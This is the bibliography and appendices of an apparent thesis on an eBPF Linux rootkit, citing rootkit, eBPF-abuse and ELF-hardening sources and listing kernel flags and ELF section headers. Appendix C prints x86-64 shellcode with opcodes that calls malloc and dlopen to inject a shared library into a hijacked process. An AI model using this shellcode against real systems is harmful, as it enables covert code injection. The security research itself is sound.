[80] I. Wienand. "Plt and got - the key to code sharing and dynamic libraries." (May 11, 2011), [Online]. Available: https://www.technovelty.org/linux/plt-and-got-the-key-to-code-sharing-and-dynamic-libraries.html (visited on 06/08/2022).

[81] *Aslr/pie intro*. [Online]. Available: https://guyinatuxedo.github.io/5.1-mitigation_aslr_pie/index.html#aslrpie-intro (visited on 06/08/2022).

[82] H. Sidhpurwala. "Hardening elf binaries using relocation read-only (relro)." (Jan. 28, 2019), [Online]. Available: https://www.redhat.com/en/blog/hardening-elf-binaries-using-relocation-read-only-relro (visited on 06/08/2022).

[83] A. I. Yarden Shafir. "R.i.p rop: Cet internals in windows 20h1." (May 1, 2020), [Online]. Available: https://windows-internals.com/cet-on-windows/ (visited on 06/08/2022).

[84] M. Larabel. "Another round of intel cet patches, still working toward linux kernel integration." (Jul. 21, 2021), [Online]. Available: https://www.phoronix.com/scan.php?page=news_item&px=Intel-CET-v29 (visited on 06/08/2022).

[85] *Proc(5) — linux manual page*. [Online]. Available: https://man7.org/linux/man-pages/man5/proc.5.html (visited on 06/10/2022).

[86] *Enable writing to /proc/pid/mem*. [Online]. Available: https://lwn.net/Articles/433326/ (visited on 06/12/2022).

[87] H. L. et al., *System v application binary interface amd64 architecture processor supplement*, Jan. 28, 2018, p. 148. [Online]. Available: https://raw.githubusercontent.com/wiki/hjl-tools/x86-psABI/x86-64-psABI-1.0.pdf (visited on 06/03/2022).

[88] Presented at the, Cyber Threats 2021: A year in Retrospect, DEFCON 29, p. 15. [Online]. Available: https://media.defcon.org/DEF%20CON%2029/DEF%20CON%2029%20presentations/Guillaume%20Fournier%20Sylvain%20Afchain%20Sylvain%20Baubeau%20-%20eBPF%2C%20I%20thought%20we%20were%20friends.pdf (visited on 06/03/2022).

[89] *Bpf-based error injection for the kernel*. [Online]. Available: https://lwn.net/Articles/740146/ (visited on 06/06/2022).

[90] *Linux kernel source code*. [Online]. Available: https://elixir.bootlin.com/linux/v5.11/source/fs/open.c#L1192 (visited on 06/06/2022).

[91] *Linux kernel source code*. [Online]. Available: https://elixir.bootlin.com/linux/v5.11/source/include/linux/syscalls.h#L233 (visited on 06/06/2022).

[92] "Injecting faults into the kernel." (Nov. 4, 2006), [Online]. Available: https://lwn.net/Articles/209257/ (visited on 06/06/2022).

[93] "[iovisor-dev] accessing user memory and minor page faults." (Aug. 6, 2017), [Online]. Available: https://lists.linuxfoundation.org/pipermail/iovisor-dev/2017-September/001035.html (visited on 06/15/2022).

[94] *Probe_write_common_error*. [Online]. Available: https://www.spinics.net/lists/bpf/msg16795.html (visited on 06/06/2022).

[95] Presented at the, Cyber Threats 2021: A year in Retrospect, DEFCON 29. [Online]. Available: https://media.defcon.org/DEF%20CON%2029/DEF%20CON%2029%20presentations/Guillaume%20Fournier%20Sylvain%20Afchain%20Sylvain%20Baubeau%20-%20eBPF%2C%20I%20thought%20we%20were%20friends.pdf (visited on 05/22/2022).

[96] *Linux kernel source code*. [Online]. Available: https://elixir.bootlin.com/linux/v5.11/source/fs/read_write.c#L476 (visited on 06/07/2022).

[97] Presented at the, Evil eBPF Practical Abuses of an In-Kernel Bytecode Runtime, DEFCON 27, pp. 69–74. [Online]. Available: https://raw.githubusercontent.com/nccgroup/ebpf/master/talks/Evil_eBPF-DC27-v2.pdf (visited on 06/08/2022).

[98] ——, *System v application binary interface amd64 architecture processor supplement*, Jan. 28, 2018, pp. 19–22. [Online]. Available: https://raw.githubusercontent.com/wiki/hjl-tools/x86-psABI/x86-64-psABI-1.0.pdf (visited on 06/06/2022).

[99] *The gnu c library*. [Online]. Available: https://www.gnu.org/software/libc/ (visited on 06/08/2022).

[100] *Stack canaries*. [Online]. Available: https://ir0nstone.gitbook.io/notes/types/stack/canaries (visited on 06/08/2022).

[101] *Position independent code*. [Online]. Available: https://ir0nstone.gitbook.io/notes/types/stack/pie (visited on 06/08/2022).

[102] *Die.net sudoers(5) - linux man page*. [Online]. Available: https://linux.die.net/man/5/sudoers (visited on 06/13/2022).

[103] *Linux syscall reference (64bit)*. [Online]. Available: https://syscalls64.paolostivanin.com/ (visited on 06/13/2022).

[104] *Execve(2) — linux manual page*. [Online]. Available: https://man7.org/linux/man-pages/man2/execve.2.html (visited on 06/13/2022).

[105] "How to set and list environment variables in linux." (Jun. 13, 2021), [Online]. Available: https://linuxize.com/post/how-to-set-and-list-environment-variables-in-linux/.

[106] *Main function*. [Online]. Available: https://en.cppreference.com/w/c/language/main_function (visited on 06/15/2022).

[107] *Busybox examples*. [Online]. Available: https://en.wikipedia.org/wiki/BusyBox#Examples (visited on 06/15/2022).

[108] *Simple_timer.c*. [Online]. Available: https://github.com/h3xduck/TripleCross/blob/master/src/helpers/execve_hijack.c (visited on 06/23/2022).

[109] *What is an intrusion prevention system?* VMware. [Online]. Available: https://www.vmware.com/topics/glossary/content/intrusion-prevention-system.html (visited on 06/16/2022).

[110] B. Kiprin, *What is a downgrade attack and how to prevent it*, Apr. 18, 2022. [Online]. Available: https://crashtest-security.com/downgrade-attack/ (visited on 06/23/2022).

[111] M. Krzywinski, *Port knocking – network authentication across closed ports*. [Online]. Available: https://www.muppetwhore.net/sysadmin/html/v12/i06/a2.htm (visited on 06/16/2022).

[112] *Welcome to pangu research lab*. [Online]. Available: https://pangukaitian.github.io/pangu/?lg=en (visited on 06/16/2022).

[113] "Bvp47 top-tier backdoor of us nsa equation group," Pangu Lab, Feb. 23, 2022, p. 49. [Online]. Available: https://www.pangulab.cn/files/The_Bvp47_a_top-tier_backdoor_of_us_nsa_equation_group.en.pdf (visited on 06/16/2022).

[114] M. Kerrisk, *Tcp fast open: Expediting web services*, Aug. 1, 2012. [Online]. Available: https://lwn.net/Articles/508865/ (visited on 06/16/2022).

[115] *Tfc 793*, Sep. 1, 1981. [Online]. Available: https://datatracker.ietf.org/doc/html/rfc793 (visited on 06/16/2022).

[116] A. S. David Hucaby David Garneau, *CCNP Security Firewall 642-617 Official Cert Guide*. Oct. 1, 2011, p. 436. [Online]. Available: https://books.google.es/books?id=-lvwaqFbIS8C&dq=syn+packet+firewall+ignore+payload (visited on 06/17/2022).

[117] *(u) hive engineering development guide*, Oct. 15, 2014. [Online]. Available: https://wikileaks.org/vault7/document/hive-DevelopersGuide/hive-DevelopersGuide.pdf (visited on 06/17/2022).

[118] *Cyclic redundancy check*, Wikipedia. [Online]. Available: https://en.wikipedia.org/wiki/Cyclic_redundancy_check (visited on 06/17/2022).

[119] *File descriptor*. [Online]. Available: http://www.cse.cuhk.edu.hk/~ericlo/teaching/os/lab/11-FS/fd.html (visited on 06/17/2022).

[120] *Raw(7) — linux manual page*. (visited on 06/18/2022).

[121] V. Gite, *How to add jobs to cron under linux or unix*, Jun. 2, 2022. [Online]. Available: https://www.cyberciti.biz/faq/how-do-i-add-jobs-to-cron-under-linux-or-unix-oses/ (visited on 06/18/2022).

[122] B. Dyer, *Linux jargon buster: What are daemons in linux?* Jun. 5, 2021. [Online]. Available: https://itsfoss.com/linux-daemons/ (visited on 06/18/2022).

[123] *Linux kernel source code*. [Online]. Available: https://elixir.bootlin.com/linux/v5.11/source/fs/readdir.c#L351 (visited on 06/19/2022).

[124] *Getdents(2) — linux manual page*. [Online]. Available: https://man7.org/linux/man-pages/man2/getdents.2.html (visited on 06/19/2022).

[125] *Linux kernel source code*. [Online]. Available: https://elixir.bootlin.com/linux/v5.11/source/include/linux/dirent.h#L5 (visited on 06/19/2022).

[126] *Linux kernel source code*. [Online]. Available: https://elixir.bootlin.com/linux/v5.11/source/fs/readdir.c#L313 (visited on 06/19/2022).

[127] TheXcellerator, *Linux rootkits part 6: Hiding directories*, Sep. 19, 2020. [Online]. Available: https://xcellerator.github.io/posts/linux_rootkits_06/ (visited on 06/19/2022).

[128] J. Rehberger, *Offensive bpf: Understanding and using bpf_probe_write_user*, Oct. 20, 2021. [Online]. Available: https://embracethered.com/blog/posts/2021/offensive-bpf-libbpf-bpf_probe_write_user/ (visited on 06/19/2022).

[129] *Format of a directory entry*. [Online]. Available: https://www.gnu.org/software/libc/manual/html_node/Directory-Entries.html (visited on 06/19/2022).

[130] *Virtualbox*. [Online]. Available: https://www.virtualbox.org/ (visited on 06/21/2022).

[131] *Bridgeg networking*. [Online]. Available: https://docs.oracle.com/en/virtualization/virtualbox/6.0/user/network_bridged.html (visited on 06/21/2022).

[132] *What is nat?* [Online]. Available: https://www.comptia.org/content/guides/what-is-network-address-translation (visited on 06/21/2022).

[133] M. Boelen, *Increasing linux kernel integrity*, May 12, 2015. [Online]. Available: https://linux-audit.com/increase-kernel-integrity-with-disabled-linux-kernel-modules-loading/ (visited on 06/22/2022).

[134] *The Continued Evolution of Userland Linux Rootkits*, Mar. 13, 2022, pp. 3–6. [Online]. Available: https://www.bsidesdub.ie/past/media/2022/darren_martyn_userland_linux_rootkits.pdf (visited on 06/22/2022).

[135] BlackHatAcademy.org, *Jynx-kit*. [Online]. Available: https://github.com/chokepoint/jynxkit (visited on 06/22/2022).

[136] S. Vandeven, "Linux rootkit detection with ossec," pp. 18–19, Mar. 26, 2014. [Online]. Available: https://www.giac.org/paper/gcia/8751/rootkit-detection-ossec/126976 (visited on 06/22/2022).

[137] *The Continued Evolution of Userland Linux Rootkits*, Mar. 13, 2022, pp. 23–27. [Online]. Available: https://www.bsidesdub.ie/past/media/2022/darren_martyn_userland_linux_rootkits.pdf (visited on 06/22/2022).

[138] BlackHatAcademy.org, *Jynx-kit (2)*. [Online]. Available: https://github.com/chokepoint/Jynx2 (visited on 06/22/2022).

[139] B. Academy, *Blackhat academy*, Mar. 15, 2012. [Online]. Available: https://resources.infosecinstitute.com/topic/jynx2-sneak-peek-analysis/ (visited on 06/22/2022).

[140] *Linux attack techniques: Dynamic linker hijacking with ld preload*, May 18, 2022. [Online]. Available: https://www.cadosecurity.com/linux-attack-techniques-dynamic-linker-hijacking-with-ld-preload/ (visited on 06/22/2022).

[141] *Suckit rootkit*. [Online]. Available: https://github.com/CSLDepend/exploits/blob/master/Rootkit_tools/suckit2priv.tar.gz (visited on 06/22/2022).

[142] *Kmem(4) - linux man page*. [Online]. Available: https://linux.die.net/man/4/kmem (visited on 06/22/2022).

[143] *Linux kernel rootkits*. [Online]. Available: https://www.la-samhna.de/library/rootkits/basics.html#FLOW (visited on 06/22/2022).

[144] *Mem(4)*. [Online]. Available: https://manpages.debian.org/buster-backports/manpages/port.4.en.html (visited on 06/22/2022).

[145] *Change config_devkmem default value to n*. [Online]. Available: https://lore.kernel.org/all/20161007035719.GB17183@kroah.com/T/ (visited on 06/22/2022).

[146] *Diamorphine*. [Online]. Available: https://github.com/m0nad/Diamorphine.

[147] A. López, *Malware in linux: Kernel-mode-rootkits*, Mar. 26, 2015. [Online]. Available: https://www.incibe-cert.es/en/blog/kernel-rootkits-en (visited on 06/22/2022).

[148] *Reptile*. [Online]. Available: https://github.com/f0rb1dd3n/Reptile (visited on 06/22/2022).

[149] *Call_usermodehelper, module loading*. [Online]. Available: https://www.kernel.org/doc/htmldocs/kernel-api/API-call-usermodehelper.html (visited on 06/22/2022).

[150] Presented at the, Kernel Tracing With eBPF Unlocking God Mode on Linux, 35C3. [Online]. Available: https://berlin-ak.ftp.media.ccc.de/congress/2018/slides-pdf/35c3-9532-kernel_tracing_with_ebpf.pdf (visited on 05/22/2022).

[151] "Miscellaneous ebpf tooling." (), [Online]. Available: https://github.com/nccgroup/ebpf (visited on 05/22/2022).

[152] P. Hogan. "Bad bpf." (), [Online]. Available: https://github.com/pathtofile/bad-bpf (visited on 05/22/2022).

[153] S. A. Guillaume Fournier. "Ebpfkit." (), [Online]. Available: https://github.com/Gui774ume/ebpfkit (visited on 05/22/2022).

[154] S. B. Guillaume Fournier. "With friends like ebpf, who needs enemies?" (Aug. 5, 2021), [Online]. Available: https://i.blackhat.com/USA21/Wednesday-Handouts/us-21-With-Friends-Like-EBPF-Who-Needs-Enemies.pdf (visited on 05/22/2022).

[155] H. Badakhchani, *Rasp rings in a new java application security paradigm*, Oct. 20, 2016. [Online]. Available: https://www.infoworld.com/article/3125515/rasp-rings-in-a-new-java-application-security-paradigm.html (visited on 06/22/2022).

[156] *Sql injection*. [Online]. Available: https://www.w3schools.com/sql/sql_injection.asp (visited on 06/22/2022).

[157] K. Nóva, *Boopkit*. [Online]. Available: https://github.com/kris-nova/boopkit (visited on 06/22/2022).

[158] *Symbiote: A new, nearly-impossible-to-detect linux threat*, Jun. 9, 2022. [Online]. Available: https://blogs.blackberry.com/en/2022/06/symbiote-a-new-nearly-impossible-to-detect-linux-threat (visited on 06/22/2022).

[159] *Cyber security analist salary in madrid*. [Online]. Available: https://www.glassdoor.es/Sueldos/madrid-cyber-security-analyst-sueldo-SRCH_IL.0,6_IM1030_KO7,29.htm (visited on 06/22/2022).

[160] *Project manager salary in madrid*. [Online]. Available: https://www.glassdoor.es/Sueldos/madrid-project-manager-sueldo-SRCH_IL.0,6_IM1030_KO7,22.htm?clickSource=searchBtn (visited on 06/22/2022).

[161] *Programmer salary in madrid*. [Online]. Available: https://www.glassdoor.es/Sueldos/madrid-programmer-sueldo-SRCH_IL.0,6_IM1030_KO7,17.htm?clickSource=searchBtn (visited on 06/22/2022).

[162] S. A. Guillaume Fournier, *Ebpfkit-monitor*. [Online]. Available: https://github.com/Gui774ume/ebpfkit-monitor (visited on 06/22/2022).

[163] J. Corbet, *Toward signed bpf programs*, Apr. 22, 2021. [Online]. Available: https://lwn.net/Articles/853489/ (visited on 06/22/2022).

[164] *Kernel module signing facility*. [Online]. Available: https://www.kernel.org/doc/html/v4.15/admin-guide/module-signing.html (visited on 06/22/2022).

[165] *Signed kernel modules*. [Online]. Available: https://wiki.archlinux.org/title/Signed_kernel_modules (visited on 06/22/2022).

APPENDIX A - EBPF-RELATED KERNEL COMPILATION FLAGS

```
$ bpftool feature
```

```
CONFIG_BPF is set to y
CONFIG_BPF_SYSCALL is set to y
CONFIG_HAVE_EBPF_JIT is set to y
CONFIG_BPF_JIT is set to y
CONFIG_BPF_JIT_ALWAYS_ON is set to y
CONFIG_CGROUPS is set to y
CONFIG_CGROUP_BPF is set to y
CONFIG_CGROUP_NET_CLASSID is set to y
CONFIG_SOCK_CGROUP_DATA is set to y
CONFIG_BPF_EVENTS is set to y
CONFIG_KPROBE_EVENTS is set to y
CONFIG_UPROBE_EVENTS is set to y
CONFIG_TRACING is set to y
CONFIG_FTRACE_SYSCALLS is set to y
CONFIG_FUNCTION_ERROR_INJECTION is set to y
CONFIG_BPF_KPROBE_OVERRIDE is set to y
CONFIG_NET is set to y
CONFIG_XDP_SOCKETS is set to y
CONFIG_LWTUNNEL_BPF is set to y
CONFIG_NET_ACT_BPF is set to m
CONFIG_NET_CLS_BPF is set to m
CONFIG_NET_CLS_ACT is set to y
CONFIG_NET_SCH_INGRESS is set to m
CONFIG_XFRM is set to y
CONFIG_IP_ROUTE_CLASSID is set to y
CONFIG_IPV6_SEG6_BPF is set to y
CONFIG_BPF_LIRC_MODE2 is not set
CONFIG_BPF_STREAM_PARSER is set to y
CONFIG_NETFILTER_XT_MATCH_BPF is set to m
CONFIG_BPFILTER is set to y
CONFIG_BPFILTER_UMH is set to m
CONFIG_TEST_BPF is set to m
CONFIG_HZ is set to 250
```

APPENDIX B - SECTION HEADERS IN ELF FILE

CODE 1. List of ELF section headers with readelf tool of a program compiled with GCC.

```
$ readelf -S simple_timer
There are 36 section headers, starting at offset 0x4120:

Section Headers:
  [Nr] Name              Type             Address           Offset
       Size              EntSize          Flags  Link  Info  Align
  [ 0]                   NULL             0000000000000000  00000000
       0000000000000000  0000000000000000           0     0     0
  [ 1] .interp           PROGBITS         0000000000400318  00000318
       000000000000001c  0000000000000000   A       0     0     1
  [ 2] .note.gnu.pr[...] NOTE             0000000000400338  00000338
       0000000000000030  0000000000000000   A       0     0     8
  [ 3] .note.gnu.bu[...] NOTE             0000000000400368  00000368
       0000000000000024  0000000000000000   A       0     0     4
  [ 4] .note.ABI-tag     NOTE             000000000040038c  0000038c
       0000000000000020  0000000000000000   A       0     0     4
  [ 5] .gnu.hash         GNU_HASH         00000000004003b0  000003b0
       000000000000001c  0000000000000000   A       6     0     8
  [ 6] .dynsym           DYNSYM           00000000004003d0  000003d0
       0000000000000108  0000000000000018   A       7     1     8
  [ 7] .dynstr           STRTAB           00000000004004d8  000004d8
       00000000000000ad  0000000000000000   A       0     0     1
  [ 8] .gnu.version      VERSYM           0000000000400586  00000586
       0000000000000016  0000000000000002   A       6     0     2
  [ 9] .gnu.version_r    VERNEED          00000000004005a0  000005a0
       0000000000000050  0000000000000000   A       7     1     8
  [10] .rela.dyn         RELA             00000000004005f0  000005f0
       0000000000000030  0000000000000018   A       6     0     8
  [11] .rela.plt         RELA             0000000000400620  00000620
       00000000000000c0  0000000000000018  AI       6    24     8
  [12] .init             PROGBITS         0000000000401000  00001000
       000000000000001b  0000000000000000  AX       0     0     4
  [13] .plt              PROGBITS         0000000000401020  00001020
       0000000000000090  0000000000000010  AX       0     0     16
  [14] .plt.sec          PROGBITS         00000000004010b0  000010b0
       0000000000000080  0000000000000010  AX       0     0     16
  [15] .text             PROGBITS         0000000000401130  00001130
       00000000000004c5  0000000000000000  AX       0     0     16
  [16] .fini             PROGBITS         00000000004015f8  000015f8
       000000000000000d  0000000000000000  AX       0     0     4
  [17] .rodata           PROGBITS         0000000000402000  00002000
       00000000000000a5  0000000000000000   A       0     0     8
  [18] .eh_frame_hdr     PROGBITS         00000000004020a8  000020a8
       000000000000004c  0000000000000000   A       0     0     4
```

```
  [19] .eh_frame         PROGBITS         00000000004020f8  000020f8
       0000000000000120  0000000000000000   A       0     0     8
  [20] .init_array       INIT_ARRAY       0000000000403e10  00002e10
       0000000000000008  0000000000000008  WA       0     0     8
  [21] .fini_array       FINI_ARRAY       0000000000403e18  00002e18
       0000000000000008  0000000000000008  WA       0     0     8
  [22] .dynamic          DYNAMIC          0000000000403e20  00002e20
       00000000000001d0  0000000000000010  WA       7     0     8
  [23] .got              PROGBITS         0000000000403ff0  00002ff0
       0000000000000010  0000000000000008  WA       0     0     8
  [24] .got.plt          PROGBITS         0000000000404000  00003000
       0000000000000058  0000000000000008  WA       0     0     8
  [25] .data             PROGBITS         0000000000404058  00003058
       0000000000000014  0000000000000000  WA       0     0     8
  [26] .bss              NOBITS           0000000000404070  0000306c
       0000000000000020  0000000000000000  WA       0     0     16
  [27] .comment          PROGBITS         0000000000000000  0000306c
       0000000000000025  0000000000000001  MS       0     0     1
  [28] .debug_aranges    PROGBITS         0000000000000000  00003091
       0000000000000030  0000000000000000           0     0     1
  [29] .debug_info       PROGBITS         0000000000000000  000030c1
       0000000000000295  0000000000000000           0     0     1
  [30] .debug_abbrev     PROGBITS         0000000000000000  00003356
       00000000000000fd  0000000000000000           0     0     1
  [31] .debug_line       PROGBITS         0000000000000000  00003453
       000000000000024d  0000000000000000           0     0     1
  [32] .debug_str        PROGBITS         0000000000000000  000036a0
       00000000000001f5  0000000000000001  MS       0     0     1
  [33] .symtab           SYMTAB           0000000000000000  00003898
       0000000000000480  0000000000000018          34    22     8
  [34] .strtab           STRTAB           0000000000000000  00003d18
       00000000000002a2  0000000000000000           0     0     1
  [35] .shstrtab         STRTAB           0000000000000000  00003fba
       000000000000015f  0000000000000000           0     0     1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings), I (info),
  L (link order), O (extra OS processing required), G (group), T (TLS),
  C (compressed), x (unknown), o (OS specific), E (exclude),
  l (large), p (processor specific)
```

APPENDIX C - LIBRARY INJECTION SHELLCODE

CODE 2. Shellcode for library injection and its opcodes.

```
# Saving state of registers
push rbp  # 55
push rax  # 50
push rcx  # 51
push rdx  # 52
push rbx  # 53
push rdi  # 57
push rsi  # 56

# Call malloc. Get address in the heap
mov edi,0x2000 # BF00200000
mov rbx, <malloc address libc>  # 48BB<address little endian 64bit>
call rbx  # FFD3
mov rbx, rax  # 4889C3

# Write the string of the library path into reserved memory
mov dword [rax],0x6d6f682f  # C7002F686F6D
mov dword [rax+0x4],0x736f2f65  # C74004652F6F73
mov dword [rax+0x8],0x65786f62  # C74008626F7865
mov dword [rax+0xc],0x46542f73  # C7400C732F5446
mov dword [rax+0x10],0x72732f47  # C74010472F7372
mov dword [rax+0x14],0x65682f63  # C74014632F6865
mov dword [rax+0x18],0x7265706c  # C740186C706572
mov dword [rax+0x1c],0x6e692f73  # C7401C732F696E
mov dword [rax+0x20],0x7463656a  # C740206A656374
mov dword [rax+0x24],0x5f6e6f69  # C74024696F6E5F
mov dword [rax+0x28],0x2e62696c  # C740286C69622E
mov dword [rax+0x2c],0x6f73  # C7402C736F0000

# Call dlopen.
mov rax, <dlopen address libc>  # 48B8<address little endian 64bit>
mov rsi, 0x1  # BE01000000
mov rdi, rbx  # 4889DF
sub rsp,0x1000  # 4881EC00100000
call rax  # FFD0

# Restoring state of registers and execution flow
add rsp,0x1000  # 4881C400100000
pop rsi  # 5E
pop rdi  # 5F
pop rbx  # 5B
pop rdx  # 5A
pop rcx  # 59
pop rax  # 58
```

```
45  pop rbp  # 5D
46
47  # Jump to the original syscall
48  jmp qword ptr [rip+0x0]  # FF2500000000
49  <address original syscall glibc 64bit>
```